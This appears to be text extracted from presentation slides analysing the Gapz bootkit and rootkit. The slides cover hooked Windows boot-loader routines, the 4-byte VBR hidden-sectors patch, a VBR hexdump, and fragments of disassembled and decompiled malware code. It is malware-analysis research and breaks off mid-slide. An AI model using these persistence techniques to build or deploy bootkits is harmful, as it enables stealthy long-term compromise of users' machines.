
```
000013E2
000013E2 loc_13E2:
000013E2 mov     edx, [ebp+arg_8]
000013E5 push   edx
000013E6 mov     eax, [ebp+arg_4]
000013E9 mov     ecx, [eax+8]
000013EC call   ecx ; kernel32.CloseHandle
```

```
restore_SetWindowLong:
mov     edx, [ebp+arg_4]
mov     eax, [edx+20h]
push   eax ; LONG dwNewLong
push   0 ; INT nIndex
mov     ecx, [ebp+arg_4]
mov     edx, [ecx+24h]
push   edx ; HWND hWnd
mov     eax, [ebp+arg_4]
mov     ecx, [eax+10h]
call   ecx ; shell32.SetWindowLongA
xor     eax, eax
add     esp, 54h
pop    ebp
retn   10h
```


# Gapz: bootkit



# Modern Bootkits Classification



# Gapz Bootkit Modifications



Detection Name	Compilation Date	Bootkit Technique
Win32/Gapz.A	11/09/2012 30/10/2012	VBR
Win32/Gapz.C	19/04/2012	MBR


# Gapz Bootkit Overview

## Gapz bootkit features:

- hooks int 13h handler
- patches modules: ntldr, bootmgr, winload.exe, kernel image to survive processor execution mode switching and kernel-mode code integrity checks

Module Name	Hooked Routine
ntldr	BlLoadBootDrivers
bootmgr	Archx86TransferTo32BitApplicationAsm
winload.exe	OslArchtransferToKernel
ntoskrnl.exe	IoInitSystem


# Gapz Bootkit Workflow



# Gapz VBR Bootkit

## Gapz VBR bootkit features:

- Relies on Microsoft Windows VBR layout
- The infections results in modifying only 4 bytes of VBR
- The patched bytes might differ on various installations



# Gapz BPB Layout

```
struct BIOS_PARAMETER_BLOCK
{
    WORD           BytesPerSector;
    BYTE          SecPerCluster;
    WORD          ReservedSectors;
    BYTE          Reserved[5];
    BYTE          MediaDescriptorID;
    WORD          Reserved2;
    WORD          SectorsPerTrack;
    WORD          NumberOfHeads;
    DWORD         HiddenSectors;
    DWORD         Reserved3[2];
    LONGLONG     TotalSectors;
    LONGLONG     StartingCluster;
    LONGLONG     MFTMirrStartingCluster;
    DWORD         ClustersPerMFTRecord;
    DWORD         ClustersPerIndexBuffer;
    LONGLONG     VolumeSerialNumber;
    DWORD         Reserved4;
};
```


# Gapz BPB Layout

00000000:	EB	52	90	4E-54	46	53	20-20	20	20	00-02	08	00	00
00000010:	00	00	00	00-00	F8	00	00-3F	00	FF	00-00	08	00	00
00000020:	00	00	00	00-80	00	80	00-FF	1F	03	00-00	00	00	00
00000030:	55	21	00	00-00	00	00	00-02	00	00	00-00	00	00	00
00000040:	F6	00	00	00-01	00	00	00-E6	94	34	C6-AD	34	C6	50
00000050:	00	00	00	00-FA	33	C0	8E-D0	BC	00	7C-FB	68	C0	07
00000060:	1F	1E	68	66-00	CB	88	16-0E	00	66	81-3E	03	00	4E
00000070:	54	46	53	75-15	B4	41	BB-AA	55	CD	13-72	0C	81	FB
00000080:	55	AA	75	06-F7	C1	01	00-75	03	E9	DD-00	1E	83	EC
00000090:	18	68	1A	00-B4	48	8A	16-0E	00	8B	F4-16	1F	CD	13
000000A0:	9F	83	C4	18-9E	58	1F	72-E1	3B	06	0B-00	75	DB	A3
000000B0:	0F	00	C1	2E-0F	00	04	1E-5A	33	DB	B9-00	20	2B	C8
000000C0:	66	FF	06	11-00	03	16	0F-00	8E	C2	FF-06	16	00	E8
000000D0:	4B	00	2B	C8-77	EF	B8	00-BB	CD	1A	66-23	C0	75	2D
000000E0:	66	81	FB	54-43	50	41	75-24	81	F9	02-01	72	1E	16
000000F0:	68	07	BB	16-68	70	0E	16-68	09	00	66-53	66	53	66
00000100:	55	16	16	16-68	B8	01	66-61	0E	07	CD-1A	33	C0	BF
00000110:	28	10	B9	D8-0F	FC	F3	AA-E9	5F	01	90-90	66	60	1E
00000120:	06	66	A1	11-00	66	03	06-1C	00	1E	66-68	00	00	00
00000130:	00	66	50	06-53	68	01	00-68	10	00	B4-42	8A	16	0E
00000140:	00	16	1F	8B-F4	CD	13	66-59	5B	5A	66-59	66	59	1F
00000150:	0F	82	16	00-66	FF	06	11-00	03	16	0F-00	8E	C2	FF
00000160:	0E	16	00	75-BC	07	1F	66-61	C3	A0	F8-01	E8	09	00
00000170:	A0	FB	01	E8-03	00	F4	EB-FD	B4	01	8B-F0	AC	3C	00
00000180:	74	09	B4	0E-BB	07	00	CD-10	EB	F2	C3-0D	0A	41	20
00000190:	64	69	73	6B-20	72	65	61-64	20	65	72-72	6F	72	20
000001A0:	6F	63	63	75-72	72	65	64-00	0D	0A	42-4F	4F	54	4D
000001B0:	47	52	20	69-73	20	6D	69-73	73	69	6E-67	00	0D	0A
000001C0:	42	4F	4F	54-4D	47	52	20-69	73	20	63-6F	6D	70	72
000001D0:	65	73	73	65-64	00	0D	0A-50	72	65	73-73	20	43	74
000001E0:	72	6C	2B	41-6C	74	2B	44-65	6C	20	74-6F	20	72	65
000001F0:	73	74	61	72-74	0D	0A	00-8C	A9	BE	D6-00	00	55	AA
00000200:	07	00	42	00-4F	00	4F	00-54	00	4D	00-47	00	52	00
00000210:	04	00	24	00-49	00	33	00-30	00	00	D4-00	00	00	24

HiddenSectors field  
of BPB


VBR of the  
active partition

# Gapz BPB Modification



*before infection*

*after infection*



# Gapz: rootkit



# Gapz Rootkit Overview

- **Gapz rootkit functionality is implemented as position independent kernel-mode code for both x86 and x64 platforms**
- **Gapz rootkit capabilities:**
  - ✓ Hidden storage implementation
  - ✓ User-mode payload injection
  - ✓ Covert network communication channel
  - ✓ C&C server authentication mechanism

# Gapz Rootkit Overview

```
int __stdcall OpenRegKey(PHANDLE hKey, PUNICODE_STRING Name)
{
    OBJECT_ATTRIBUTES obj_attr; // [sp+0h] [bp-1Ch]@1
    unsigned int _global_ptr; // [sp+18h] [bp-4h]@1

    _global_ptr = 0xBBBBBBBB;
    obj_attr.ObjectName = Name;
    obj_attr.RootDirectory = 0;
    obj_attr.SecurityDescriptor = 0;
    obj_attr.SecurityQualityOfService = 0;
    obj_attr.Length = 24;
    obj_attr.Attributes = 576;
    return (vBBBBBBB->ZwOpenKey)(hKey, 0x20019, &obj_attr);
}
```

# Gapz Kernel-mode Code Organization

```
